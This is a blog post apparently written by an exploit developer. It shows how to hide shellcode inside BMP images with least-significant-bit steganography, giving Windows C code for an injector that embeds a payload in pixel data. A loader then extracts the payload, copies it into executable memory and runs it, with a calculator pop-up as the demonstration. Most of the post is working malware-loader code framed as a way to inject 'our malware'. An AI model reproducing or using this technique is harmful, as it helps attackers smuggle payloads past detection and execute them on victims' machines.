Bitmaps are not that innocent

Recently I was planning to write about a malware methodology as it is been a while since my last blog post. (I promise I will share more frequently)
As you can guess from the name this is about bitmaps. To put it simply, bitmaps are just a image type. For example, you have seen svg or jpg files. But the thing with bitmaps is that when you zoom it, you will see it as a pixel. Microsoft says:
A bitmap is an array of bits that specify the color of each pixel in a rectangular array of pixels.

Bitmaps are usually used for more realistic images and graphics. But how bitmap files can help us. Well, the good thing is that it has been created by Microsoft and thankfully there is structure for BMP files just like the PE files. These structure will help us to understand how bitmap images work and how we can inject our malware inside these cute bitmap images.
But first, we have to create a plan:

There are 4 main steps that we should consider:
- First we have to read our BMP image and shellcode binary into the memory so that we can make our changes to it.
- Then we have to validate if it is BMP file. More details will be discussed
- With LSB encoding method, we will inject our binary into the bitmap image
- Finally, we will write that modified image into the disk
Step 1:
// Read BMP file
if ((hFile = CreateFileW(L"image.bmp", GENERIC_READ, 0x00, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        printf("FAILED TO OPEN THE FILE: %d\n", GetLastError());
        return 1;
    }

    // Get BMP file size
if ((nNumberOfBytesToRead = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
        printf("FAILED TO GET FILE SIZE: %d\n", GetLastError());
        CloseHandle(hFile);
        return 1;
    }

    // Allocate memory for BMP file
if ((buffer = VirtualAlloc(NULL, nNumberOfBytesToRead, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) == NULL) {
        printf("Failed to allocate memory: %d\n", GetLastError());
        CloseHandle(hFile);
        return 1;
    }

    // Read BMP file contents
if (ReadFile(hFile, buffer, nNumberOfBytesToRead, &lNumberOfBytesRead, NULL) == 0) {
        printf("FAILED TO READ FILE: %d\n", GetLastError());
        VirtualFree(buffer, 0, MEM_RELEASE);
        CloseHandle(hFile);
        return 1;
    }
    CloseHandle(hFile);
    printf("Number of bytes read (FileSize): %d\n", lNumberOfBytesRead);
    printf("Address to the buffer (Base Address): 0x%p\n", buffer);

// Read shellcode file
if ((hFile = CreateFileW(L"example.bin", GENERIC_READ, 0x00, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        printf("FAILED TO OPEN THE FILE: %d\n", GetLastError());
        VirtualFree(buffer, 0, MEM_RELEASE);
        return 1;
    }

    // Get shellcode file size
if ((nNumberOfBytesToReadShell = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
        printf("FAILED TO GET FILE SIZE: %d\n", GetLastError());
        CloseHandle(hFile);
        VirtualFree(buffer, 0, MEM_RELEASE);
        return 1;
    }

    // Allocate memory for shellcode file
if ((Shellbuffer = VirtualAlloc(NULL, nNumberOfBytesToReadShell, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) == NULL) {
        printf("Failed to allocate memory: %d\n", GetLastError());
        CloseHandle(hFile);
        VirtualFree(buffer, 0, MEM_RELEASE);
        return 1;
    }

    // Read shellcode file contents
if (ReadFile(hFile, Shellbuffer, nNumberOfBytesToReadShell, &lNumberOfBytesReadShell, NULL) == 0) {
        printf("FAILED TO READ FILE: %d\n", GetLastError());
        VirtualFree(Shellbuffer, 0, MEM_RELEASE);
        VirtualFree(buffer, 0, MEM_RELEASE);
        CloseHandle(hFile);
        return 1;
    }
    CloseHandle(hFile);
    printf("Number of bytes read (FileSize): %d\n", lNumberOfBytesReadShell);
    printf("Address to the buffer (Base Address): 0x%p\n", Shellbuffer);
In here, we are first using CreateFile method in order to get the handle so that we can use it in ReadFile. (That is what documentation wants from us)
Then we use GetFileSize method in order to get the actual size of it so when weuse VirtualAlloc in order to allocate memory, we will have the exact size.
And finally, we use ReadFile to read the contents.
PS: This code is not an efficient as we can just create a function which will read a file from disk
Step 2:
//Validate BMP
LPBITMAPFILEHEADER hdr = (LPBITMAPFILEHEADER)buffer;
    printf("%x\n", hdr->bfType);
    if (hdr->bfType != 0x4D42) {
        printf("INVALID BMP FILE\n");
        VirtualFree(buffer, 0, MEM_RELEASE);
        return 1;
    }
From step 1, we got the file content in “buffer” variable right? Now we have to use LPBITMAPFILEHEADER in order to use its structure.

Now we now that, if it equals to 0x4d42 then it is legit BMP file.
Step 3:
LSB method is not a short topic therefore I will talk about it as an introduction. For more information, you can check the references list.
LSB (Least significant bit) is the rightmost value in the binary and we will modify the image’s pixel data’s LSB with our encoded binary value so that our payload will be hidden byte by byte in the image data. We first encode the length of it and then data byte by byte. You can ask why we encode the payload length? Answer is so that when we decode it, it will first extract the length and it is crucial element for us to extract the embedded data.
But first we need to get to the image’s data. Therefore we have to first look for the structure of the BMP image.

After analyzing this structure, we decide that offset should start from image data. therefore we are summing the size of header, info header, and additional 1024 bytes (for padding or optional palette we can say) so that we can reach to the image data.
//This function loops through all 32 bits of the "Data"
ULONG StegoHideInt32(IN PVOID BmpImage, IN ULONG Offset, IN ULONG Data) {
    BYTE Char = {0};

    for (int i = (sizeof(ULONG) * 8) - 1; i >= 0; i--) {
        Char = *(PBYTE)(U_PTR(BmpImage) + Offset);

        // Clear the LSB and encode one bit from the data
        Char &= 0xFE;
        Char |= ((Data >> i) & 1);

        *(PBYTE)(U_PTR(BmpImage) + Offset) = Char;
        Offset += sizeof(BYTE);
    }

    return Offset;
}

//Used to encode single BYTE of data into the LSB of the Image's pixel data.
ULONG StegoHideChar(IN PVOID BmpImage, IN ULONG Offset, IN BYTE Data) {
    BYTE Char = {0};

    for (int i = 7; i >= 0; i--) {
        Char = *(PBYTE)(U_PTR(BmpImage) + Offset);

        // Clear the LSB and encode one bit from the data
        Char &= 0xFE;
        Char |= ((Data >> i) & 1);

        *(PBYTE)(U_PTR(BmpImage) + Offset) = Char;
        Offset += sizeof(BYTE);
    }

    return Offset;
}

// Hide payload inside BMP
    ULONG Offset = hdr->bfOffBits; // Start of pixel array
    Offset = StegoHideInt32(buffer, Offset, lNumberOfBytesReadShell);

    for (ULONG i = 0; i < lNumberOfBytesReadShell; i++) {
        Offset = StegoHideChar(buffer, Offset, ((BYTE *)Shellbuffer)[i]);
    }
The human eye can distinguish about 10 million different colours, which means that the human eye can’t distinguish the remaining 6 million colours. LSB steganography is to modify the lowest binary bit (LSB) of RGB colour components, each colour will have 8 bits, LSB steganography is to modify the lowest bit in the number of pixels, and human eyes will not notice before and after this change, each pixel can carry 3 bits of information.
Step 4:
We can just simply use WriteFile function in order to write modified image file into the disk again.
// Write image to the disk
if ((hFile = CreateFileA("image.bmp", GENERIC_READ | GENERIC_WRITE, 0x00, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        printf("[!] CreateFileA Failed With Error: %d \n", GetLastError());
        return 0;
    }

    if (!WriteFile(hFile, buffer, nNumberOfBytesToRead, &lNumberOfBytesRead, NULL)) {
        printf("[!] WriteFile Failed With Error: %d \n", GetLastError());
        return 0;
    }
Now, let’s run our injector code to see what happens.

We see that file header is correct, size of bmp file and bin file is correct and it is written in the memory successfully.
In order to execute it, we will have the similar logic.

It is the same logic in here as well. Only difference is that, in here, we are allocating memory for our payload and then extract it. Also we are allocating memory INSIDE the process FOR THE PAYLOAD.
And finally we copy our payload from the initial memory to the process.
And then we create a single thread in order to run the process.
Code of this memory movement steps:
// Extract payload size
    ULONG Offset = hdr->bfOffBits; // Start of pixel array
    ULONG PayloadSize = ExtractInt32(buffer, Offset);
    Offset += sizeof(ULONG) * 8;

    printf("Payload size: %lu bytes\n", PayloadSize);

    // Allocate memory for the payload
    PVOID PayloadBuffer = VirtualAlloc(NULL, PayloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (PayloadBuffer == NULL) {
        printf("Failed to allocate memory for payload: %d\n", GetLastError());
        VirtualFree(buffer, 0, MEM_RELEASE);
        return 1;
    }

    // Extract payload
for (ULONG i = 0; i < PayloadSize; i++) {
        ((BYTE *)PayloadBuffer)[i] = ExtractChar(buffer, Offset);
        Offset += 8;
    }

    // Allocate memory in the current process for the payload
    LPVOID execMemory = VirtualAlloc(NULL, PayloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (execMemory == NULL) {
        printf("FAILED TO ALLOCATE MEMORY: %d\n", GetLastError());
        return 1;
    }

    // Copy the payload to the allocated memory
memcpy(execMemory, PayloadBuffer, PayloadSize);
Final Testing and conclusion:
For our testing, we will run injector.c in order to inject our binary file into our image.
And then we will run executor.c to see if calculator(our binary) pops up.

Feel free to download the code from my github and test it on your own.
References:
https://paulbourke.net/dataformats/bmp/
LSB Encoding - bi0s wiki
What is LSB ? LSB, the least significant bit is the lowest bit in a series of numbers in binary; which is located at…
https://learn.microsoft.com/en-us/windows/win32/api/wingdi/ns-wingdi-bitmapfileheader
--
cushz :: Exploit development, reverse engineering and Windows internals.
Originally published on Medium.